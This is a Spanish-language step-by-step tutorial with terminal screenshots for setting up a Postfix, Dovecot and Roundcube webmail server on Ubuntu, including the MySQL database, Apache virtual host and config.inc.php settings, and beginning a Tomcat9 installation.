


```
server@server-virtual-machine: ~
GNU nano 6.2 /etc/postfix/main.cf *
smtpd_tls_security_level=may

smtp_tls_CApath=/etc/ssl/certs
smtp_tls_security_level=may
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_un
myhostname = server-virtual-machine.localdomain
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = $myhostname, atproyecto.xyz, server-virtual-machine, localhost.
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = ipv4
home_mailbox = Maildir/
Nombre del archivo a escribir: /etc/postfix/main.cf
^G Ayuda          M-D Formato DOS    M-A Añadir          M-B Respaldar fichero
^C Cancelar      M-M Formato Mac    M-P Anteponer      ^T Navegar
```

Reiniciar el servidor Postfix con el comando `restart`, para que se ejecuten los cambios efectuados.



```
server@server-virtual-machine: ~
server@server-virtual-machine:~$ /etc/init.d/postfix restart
Restarting postfix (via systemctl): postfix.service.
server@server-virtual-machine:~$
```

Instalar el servidor de correo dovecot con el comando `apt-get install`, este servidor permite el acceso a los protocolos imap y pop3.

```
server@server-virtual-machine: ~  
server@server-virtual-machine:~$ sudo apt-get install dovecot-pop3d  
Leyendo lista de paquetes... Hecho  
Creando árbol de dependencias... Hecho  
Leyendo la información de estado... Hecho  
Se instalarán los siguientes paquetes adicionales:  
  dovecot-core  
Paquetes sugeridos:  
  dovecot-gssapi dovecot-imapd dovecot-ldap dovecot-lmtpd dovecot-lucene  
  dovecot-managesieved dovecot-mysql dovecot-pgsql dovecot-sieve dovecot-solr  
  dovecot-sqlite dovecot-submissiond ntp  
Se instalarán los siguientes paquetes NUEVOS:  
  dovecot-core dovecot-pop3d  
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 47 no actualizados.  
Se necesita descargar 3.357 kB de archivos.  
Se utilizarán 10,7 MB de espacio de disco adicional después de esta operación.  
¿Desea continuar? [S/n] s  
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 dovecot-core  
amd64 1:2.3.16+dfsg1-3ubuntu2.2 [3.319 kB]  
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 dovecot-pop3d  
amd64 1:2.3.16+dfsg1-3ubuntu2.2 [37,7 kB]  
Descargados 3.357 kB en 1s (2.245 kB/s)  
Seleccionando el paquete dovecot-core previamente no seleccionado.  
(Leyendo la base de datos ... 204542 ficheros o directorios instalados actualmen  
te.)
```

Con el comando `nano` modificar el fichero `dovecot.conf` tal como se muestra a continuación:

```
server@server-virtual-machine: ~  
Leyendo lista de paquetes... Hecho  
Creando árbol de dependencias... Hecho  
Leyendo la información de estado... Hecho  
Se instalarán los siguientes paquetes NUEVOS:  
  dovecot-imapd  
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 47 no actualizados.  
Se necesita descargar 193 kB de archivos.  
Se utilizarán 708 kB de espacio de disco adicional después de esta operación.  
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 dovecot-imapd  
amd64 1:2.3.16+dfsg1-3ubuntu2.2 [193 kB]  
Descargados 193 kB en 1s (240 kB/s)  
Seleccionando el paquete dovecot-imapd previamente no seleccionado.  
(Leyendo la base de datos ... 205085 ficheros o directorios instalados actualmen  
te.)  
Preparando para desempaquetar .../dovecot-imapd_1%3a2.3.16+dfsg1-3ubuntu2.2_amd6  
4.deb ...  
Desempaquetando dovecot-imapd (1:2.3.16+dfsg1-3ubuntu2.2) ...  
Configurando dovecot-imapd (1:2.3.16+dfsg1-3ubuntu2.2) ...  
  
Creating config file /etc/dovecot/conf.d/20-imap.conf with new version  
Procesando disparadores para dovecot-core (1:2.3.16+dfsg1-3ubuntu2.2) ...  
Procesando disparadores para ufw (0.36.1-4ubuntu0.1) ...  
server@server-virtual-machine:~$ sudo nano /etc/dovecot/dovecot.conf  
server@server-virtual-machine:~$
```

Establecer los protocolos de conexión en la línea protocolos = imap pop3, para establecer como será el acceso a los mensajes de correo.

```
server@server-virtual-machine: ~
GNU nano 6.2 /etc/dovecot/dovecot.conf
#quota = mysql:/etc/dovecot/dovecot-dict-sql.conf.ext
}

# Most of the actual configuration gets included below. The filenames are
# first sorted by their ASCII value and parsed in that order. The 00-prefixes
# in filenames are intended to make it easier to understand the ordering.
!include conf.d/*.conf

# A config file can also tried to be included without giving an error if
# it's not found:
!include_try local.conf
protocols = imap pop3
mail_location = maildir:~/Maildir
listen = *, ::
base_dir = /var/run/dovecot/

namespace inbox {
inbox = yes
}

^G Ayuda      ^O Guardar    ^W Buscar    ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich.^A Reemplazar ^U Pegar     ^J Justificar ^_ Ir a línea
```

Reiniciar el servicio dovecot con el comando `restart` para que se efectúen las modificaciones.

```
server@server-virtual-machine: ~
Se instalarán los siguientes paquetes NUEVOS:
dovecot-imapd
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 47 no actualizados.
Se necesita descargar 193 kB de archivos.
Se utilizarán 708 kB de espacio de disco adicional después de esta operación.
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 dovecot-imapd
amd64 1:2.3.16+dfsg1-3ubuntu2.2 [193 kB]
Descargados 193 kB en 1s (240 kB/s)
Seleccionando el paquete dovecot-imapd previamente no seleccionado.
(Leyendo la base de datos ... 205085 ficheros o directorios instalados actualmen
te.)
Preparando para desempaquetar ../dovecot-imapd_1%3a2.3.16+dfsg1-3ubuntu2.2_amd6
4.deb ...
Desempaquetando dovecot-imapd (1:2.3.16+dfsg1-3ubuntu2.2) ...
Configurando dovecot-imapd (1:2.3.16+dfsg1-3ubuntu2.2) ...

Creating config file /etc/dovecot/conf.d/20-imap.conf with new version
Procesando disparadores para dovecot-core (1:2.3.16+dfsg1-3ubuntu2.2) ...
Procesando disparadores para ufw (0.36.1-4ubuntu0.1) ...
server@server-virtual-machine:~$ sudo nano /etc/dovecot/dovecot.conf
server@server-virtual-machine:~$ sudo /etc/init.d/dovecot restart
[sudo] contraseña para server:
Restarting dovecot (via systemctl): dovecot.service.
server@server-virtual-machine:~$
```


Con el comando `wget` descargar del repositorio de cliente de correo `roundcube`.

```
server@server-virtual-machine:~$ sudo wget https://github.com/roundcube/roundcubemail/releases/download/1.6.0/roundcubemail-1.6.0-complete.tar.gz
--2024-01-03 21:09:27-- https://github.com/roundcube/roundcubemail/releases/download/1.6.0/roundcubemail-1.6.0-complete.tar.gz
Resolviendo github.com (github.com)... 140.82.112.3
Conectando con github.com (github.com)[140.82.112.3]:443... conectado.
Petición HTTP enviada, esperando respuesta... 302 Found
Ubicación: https://objects.githubusercontent.com/github-production-release-asset-2e65be/4224042/df56dfdf-e7a7-4640-bc4e-44535b8d99d9?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240104%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240104T020927Z&X-Amz-Expires=300&X-Amz-Signature=60e5f54771f3dfff803cfc3c619611d26238c8deb79da835287088211cec166&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=4224042&response-content-disposition=attachment%3B%20filename%3DRoundcubemail-1.6.0-complete.tar.gz&response-content-type=application%2Foctet-stream [siguiente]
--2024-01-03 21:09:28-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/4224042/df56dfdf-e7a7-4640-bc4e-44535b8d99d9?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20240104%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240104T020927Z&X-Amz-Expires=300&X-Amz-Signature=60e5f54771f3dfff803cfc3c619611d26238c8deb79da835287088211cec166&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=4224042&response-content-disposition=attachment%3B%20filename%3DRoundcubemail-1.6.0-complete.tar.gz&response-content-type=application%2Foctet-stream
Resolviendo objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Conectando con objects.githubusercontent.com (objects.githubusercontent.com)[185.199.108.133]:443... conectado.
```

Con el comando `tar xfv` descomprimir el archivo descargado de `roundcubemail`.

```
server@server-virtual-machine: /var/www/roundcube
server@server-virtual-machine:~$ sudo tar xvf roundcubemail-1.6.0-complete.tar.gz
roundcubemail-1.6.0/
roundcubemail-1.6.0/composer.lock
roundcubemail-1.6.0/temp/
roundcubemail-1.6.0/INSTALL
roundcubemail-1.6.0/public_html/
roundcubemail-1.6.0/index.php
roundcubemail-1.6.0/LICENSE
roundcubemail-1.6.0/bin/
roundcubemail-1.6.0/CHANGELOG.md
roundcubemail-1.6.0/config/
roundcubemail-1.6.0/plugins/
roundcubemail-1.6.0/skins/
roundcubemail-1.6.0/README.md
roundcubemail-1.6.0/logs/
roundcubemail-1.6.0/program/
roundcubemail-1.6.0/UPGRADING
roundcubemail-1.6.0/composer.json-dist
roundcubemail-1.6.0/installer/
roundcubemail-1.6.0/composer.json
roundcubemail-1.6.0/vendor/
roundcubemail-1.6.0/SECURITY.md
roundcubemail-1.6.0/.htaccess
roundcubemail-1.6.0/SQL/
roundcubemail-1.6.0/SQL/mssql.initial.sql
roundcubemail-1.6.0/SQL/mysql.initial.sql
```

Con el comando `chown` asignar permisos al fichero `www-data` para modificarlo y configurarlo.

```
server@server-virtual-machine: /var/www/roundcube
roundcubemail-1.6.0/bin/msgimport.sh
roundcubemail-1.6.0/bin/makedoc.sh
roundcubemail-1.6.0/bin/msgexport.sh
roundcubemail-1.6.0/bin/moduserprefs.sh
roundcubemail-1.6.0/bin/cleandb.sh
roundcubemail-1.6.0/bin/update.sh
roundcubemail-1.6.0/bin/deluser.sh
roundcubemail-1.6.0/bin/gc.sh
roundcubemail-1.6.0/bin/initdb.sh
roundcubemail-1.6.0/bin/updatedb.sh
roundcubemail-1.6.0/bin/jsshrink.sh
roundcubemail-1.6.0/bin/cssshrink.sh
roundcubemail-1.6.0/bin/decrypt.sh
roundcubemail-1.6.0/bin/indexcontacts.sh
roundcubemail-1.6.0/public_html/index.php
roundcubemail-1.6.0/public_html/plugins
roundcubemail-1.6.0/public_html/skins
roundcubemail-1.6.0/public_html/program/
roundcubemail-1.6.0/public_html/.htaccess
roundcubemail-1.6.0/public_html/program/js
roundcubemail-1.6.0/public_html/program/resources
roundcubemail-1.6.0/temp/.htaccess
server@server-virtual-machine:~$ sudo mkdir -p /var/www/
server@server-virtual-machine:~$ sudo mv roundcubemail-1.6.0 /var/www/roundcube
server@server-virtual-machine:~$ cd /var/www/roundcube
server@server-virtual-machine:~/var/www/roundcube$ sudo chown www-data:www-data temp/ logs/ -R
server@server-virtual-machine:~/var/www/roundcube$
```

Instalar el paquete `software-properties-common` con el comando `apt install` para la extracción de repositorios que son necesarios para la configuración.

```
server@server-virtual-machine:~/var/www/roundcube$ sudo apt install software-properties-common
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  python3-software-properties software-properties-gtk
Se actualizarán los siguientes paquetes:
  python3-software-properties software-properties-common software-properties-gtk
3 actualizados, 0 nuevos se instalarán, 0 para eliminar y 6 no actualizados.
Se necesita descargar 114 kB de archivos.
Se utilizarán 6.144 B de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 software-properties-common all
0.99.22.9 [14,1 kB]
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 software-properties-gtk all 0.9
9.22.9 [71,3 kB]
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 python3-software-properties all
0.99.22.9 [28,8 kB]
Descargados 114 kB en 1s (146 kB/s)
(Leyendo la base de datos ... 206489 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../software-properties-common_0.99.22.9_all.deb ...
Desempaquetando software-properties-common (0.99.22.9) sobre (0.99.22.7) ...
Preparando para desempaquetar .../software-properties-gtk_0.99.22.9_all.deb ...
Desempaquetando software-properties-gtk (0.99.22.9) sobre (0.99.22.7) ...
Preparando para desempaquetar .../python3-software-properties_0.99.22.9_all.deb ...
Desempaquetando python3-software-properties (0.99.22.9) sobre (0.99.22.7) ...
```

Agregar el repositorio extraído `ppa:ondrej/php` con el comando `add-apt-repository`.

```
server@server-virtual-machine:/var/www/roundcube$ sudo add-apt-repository ppa:ondrej/php
^[[DPPA publishes dbgsym, you may need to include 'main/debug' component
Repositorio: «deb https://ppa.launchpadcontent.net/ondrej/php/ubuntu/ jammy main»
Descripción:
Co-installable PHP versions: PHP 5.6, PHP 7.x, PHP 8.x and most requested extensions are included.
Only Supported Versions of PHP (http://php.net/supported-versions.php) for Supported Ubuntu Relea
ses (https://wiki.ubuntu.com/Releases) are provided. Don't ask for end-of-life PHP versions or Ubu
ntu release, they won't be provided.

Debian oldstable and stable packages are provided as well: https://deb.sury.org/#debian-dpa

You can get more information about the packages at https://deb.sury.org

IMPORTANT: The <foo>-backports is now required on older Ubuntu releases.

BUGS&FEATURES: This PPA now has a issue tracker:
https://deb.sury.org/#bug-reporting

CAVEATS:
1. If you are using php-gearman, you need to add ppa:ondrej/pkg-gearman
2. If you are using apache2, you are advised to add ppa:ondrej/apache2
3. If you are using nginx, you are advised to add ppa:ondrej/nginx-mainline
or ppa:ondrej/nginx
```

Actualizar los paquetes de los repositorios del sistema con el comando `apt update`.

```
server@server-virtual-machine:/var/www/roundcube$ sudo apt update
Obj:1 http://ec.archive.ubuntu.com/ubuntu jammy InRelease
Obj:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates InRelease
Obj:3 http://security.ubuntu.com/ubuntu jammy-security InRelease
Obj:4 http://ec.archive.ubuntu.com/ubuntu jammy-backports InRelease
Obj:5 https://ppa.launchpadcontent.net/ondrej/php/ubuntu jammy InRelease
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se pueden actualizar 42 paquetes. Ejecute «apt list --upgradable» para verlos.
server@server-virtual-machine:/var/www/roundcube$
```

Instalar las extensiones php necesarias para el funcionamiento de roundcube con el comando `apt install`.

```
server@server-virtual-machine: /var/www/roundcube
Bye
server@server-virtual-machine:/var/www/roundcube$ sudo apt install php-net-ldap2 php-net-ldap3 php
-imagick php8.1-common php8.1-gd php8.1-imap php8.1-mysql php8.1-curl php8.1-zip php8.1-xml php8.1
-mbstring php8.1-bz2 php8.1-intl php8.1-gmp php8.1-redis
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es necesario.
php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
libapache2-mod-php8.1 libavif13 libgav1-0 libgd3 libyuv0 php-pear php8.1-cli php8.1-fpm
php8.1-igbinary php8.1-ldap php8.1-openssl php8.1-redis php8.1-readline php8.3-cli php8.3-common
php8.3-imagick php8.3-openssl php8.3-phpdbg php8.3-readline
Paquetes sugeridos:
libgd-tools redis-server
Se instalarán los siguientes paquetes NUEVOS:
libavif13 libgav1-0 libyuv0 php-net-ldap2 php-net-ldap3 php-pear php8.1-gmp php8.1-igbinary
php8.1-mysql php8.1-redis php8.3-cli php8.3-common php8.3-imagick php8.3-openssl php8.3-phpdbg
php8.3-readline
Se actualizarán los siguientes paquetes:
libapache2-mod-php8.1 libgd3 php-imagick php8.1-bz2 php8.1-cli php8.1-common php8.1-curl
php8.1-fpm php8.1-gd php8.1-imap php8.1-intl php8.1-ldap php8.1-mbstring php8.1-openssl
php8.1-readline php8.1-xml php8.1-zip
```

Crear base de datos `roundcubemail` para `roundcube`, crear usuarios, tablas y privilegios.

```

server@server-virtual-machine:~
server@server-virtual-machine:~/var/www/roundcube$ cd
server@server-virtual-machine:~$ sudo mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 8.0.35-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE roundcubemail DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
ERROR 1007 (HY000): Can't create database 'roundcubemail'; database exists
mysql> CREATE USER roundcube@localhost IDENTIFIED BY 'roundcube_password';
ERROR 1396 (HY000): Operation CREATE USER failed for 'roundcube'@'localhost'
mysql> CREATE USER round@localhost IDENTIFIED BY 'roundcube_password';
Query OK, 0 rows affected (0,04 sec)

mysql> GRANT ALL PRIVILEGES ON roundcubemail.* TO round@localhost;
Query OK, 0 rows affected (0,01 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0,02 sec)

mysql> EXIT

```

Cargar la base de datos `roundcubemail` y abrir el editor de archivos para el fichero `roundcube.conf`

```

server@server-virtual-machine:~$ sudo mysql roundcubemail < /var/www/roundcube/SQL/mysql.initial.s
ql
server@server-virtual-machine:~$ sudo nano /etc/apache2/sites-available/roundcube.conf
server@server-virtual-machine:~$

```

Modificar el `ServerName` con `mail.atproyecto.xyz` en el fichero `roundcube.conf`, para asignar un nombre específico que se conecte al servidor de correo.

```

server@server-virtual-machine: /var/www/roundcube/confi
GNU nano 6.2 /etc/apache2/sites-available/roundcube.conf
<VirtualHost *:80>
  ServerName mail.atproyecto.xyz
  DocumentRoot /var/www/roundcube/

  ErrorLog ${APACHE_LOG_DIR}/roundcube_error.log
  CustomLog ${APACHE_LOG_DIR}/roundcube_access.log combined


  <Directory />
    Options FollowSymLinks
    AllowOverride All
  </Directory>

  <Directory /var/www/roundcube/>
    Options FollowSymLinks MultiViews
    AllowOverride All
    Order allow,deny
    allow from all
  </Directory>
</VirtualHost>

  20 líneas leídas
^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich. ^_ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea

```

Probar si roundcube está activo, ingresando `atproyecto.xyz/installer` en la url del navegador.



← → ↻ atproyecto.xyz/installer/ ☆

roundcube
open source webmail software

Roundcube Webmail Installer


1. Check environment 2. Create config 3. Test config

Checking PHP version
Version: **OK** (PHP 8.1.2-1ubuntu2.14 detected)

Checking PHP extensions
The following modules/extensions are required to run Roundcube:

- PCRE: **OK**
- DOM: **OK**
- Session: **OK**
- XML: **OK**
- Intl: **OK**
- JSON: **OK**
- PDO: **OK**
- Multibyte: **OK**
- OpenSSL: **OK**
- Filter: **OK**

Modificar el fichero `/etc/hosts` con `(localhost mail.atproyecto.xyz)` con el comando `nano`, para identificar el dominio al cual se debe conectar el servidor.



```
server@server-virtual-machine: /var/www/roundcube/config
GNU nano 6.2 /etc/hosts
127.0.0.1 localhost mail.atproyecto.xyz

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

 8 líneas leídas
^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich. ^_ Reemplazar  ^U Pegar      ^J Justificar ^/ Ir a línea
```

Modificar el fichero `config.inc.php` con el comando `nano` tal como se muestra a continuación para establecer las reglas del servidor y habilitar los puertos de conexión.

```
server@server-virtual-machine: /var/www/roundcube/config
GNU nano 6.2 config.inc.php
// or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://round:roundcube_password@localhost/roundcubemail';

// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'tls://mail.atproyecto.xyz:143';

// SMTP server host (for sending mails).
// See defaults.inc.php for the option description.
$config['smtp_host'] = 'tls://mail.atproyecto.xyz:587';

// SMTP username (if required) if you use %u as the username Roundcube
// will use the current username for login
$config['smtp_user'] = '%u';

// SMTP password (if required) if you use %p as the password Roundcube
// will use the current user's password for login
$config['smtp_pass'] = '%p';

// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUND_CUBE.NET WEBSITE HERE!
$config['support_url'] = '';

^G Ayuda      ^O Guardar   ^W Buscar    ^K Cortar    ^T Ejecutar  ^C Ubicación
^X Salir      ^R Leer fich.^_ Reemplazar ^U Pegar     ^J Justificar ^/ Ir a línea
```

```
server@server-virtual-machine: /var/www/roundcube/config
GNU nano 6.2 config.inc.php
// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUND_CUBE.NET WEBSITE HERE!
$config['support_url'] = '';

// Name your service. This is displayed on the login screen and in the window title
$config['product_name'] = 'Roundcube Webmail';

// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = '58kptbzEcNKi/bc90L90//3ATnQ=';

// List of active plugins (in plugins/ directory)
$config['plugins'] = ['acl', 'additional_message_headers', 'archive', 'attachment_reminder', 'aut>
];

// skin name: folder from skins/
$config['skin'] = 'elastic';

$config['enable_spellcheck'] = true;

^G Ayuda      ^O Guardar   ^W Buscar    ^K Cortar    ^T Ejecutar  ^C Ubicación
^X Salir      ^R Leer fich.^_ Reemplazar ^U Pegar     ^J Justificar ^/ Ir a línea
```

Instalación de apache Tomcat9

Primero actualizar el sistema con el comando `apt update` para cargar las actualizaciones disponibles.

```
server@server-virtual-machine: ~  
server@server-virtual-machine:~$ sudo apt update  
[sudo] contraseña para server:  
Obj:1 http://ec.archive.ubuntu.com/ubuntu jammy InRelease  
Obj:2 https://ppa.launchpadcontent.net/ondrej/php/ubuntu jammy InRelease  
Des:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]  
Des:4 http://ec.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]  
Obj:5 http://ec.archive.ubuntu.com/ubuntu jammy-backports InRelease  
Des:6 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1.277 kB]  
Des:7 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [385 kB]  
Des:8 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [549 kB]  
Des:9 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1.062 kB]  
Des:10 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1.023 kB]  
Des:11 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [678 kB]  
Des:12 http://ec.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [42,1 kB]  
Des:13 http://ec.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [4.184 B]  
Des:14 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [583 kB]  
Des:15 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [826 kB]  
Descargados 6.658 kB en 9s (760 kB/s)  
Leyendo lista de paquetes... Hecho  
Creando árbol de dependencias... Hecho  
Leyendo la información de estado... Hecho  
Se pueden actualizar 35 paquetes. Ejecute «apt list --upgradable» para verlos.  
server@server-virtual-machine:~$
```

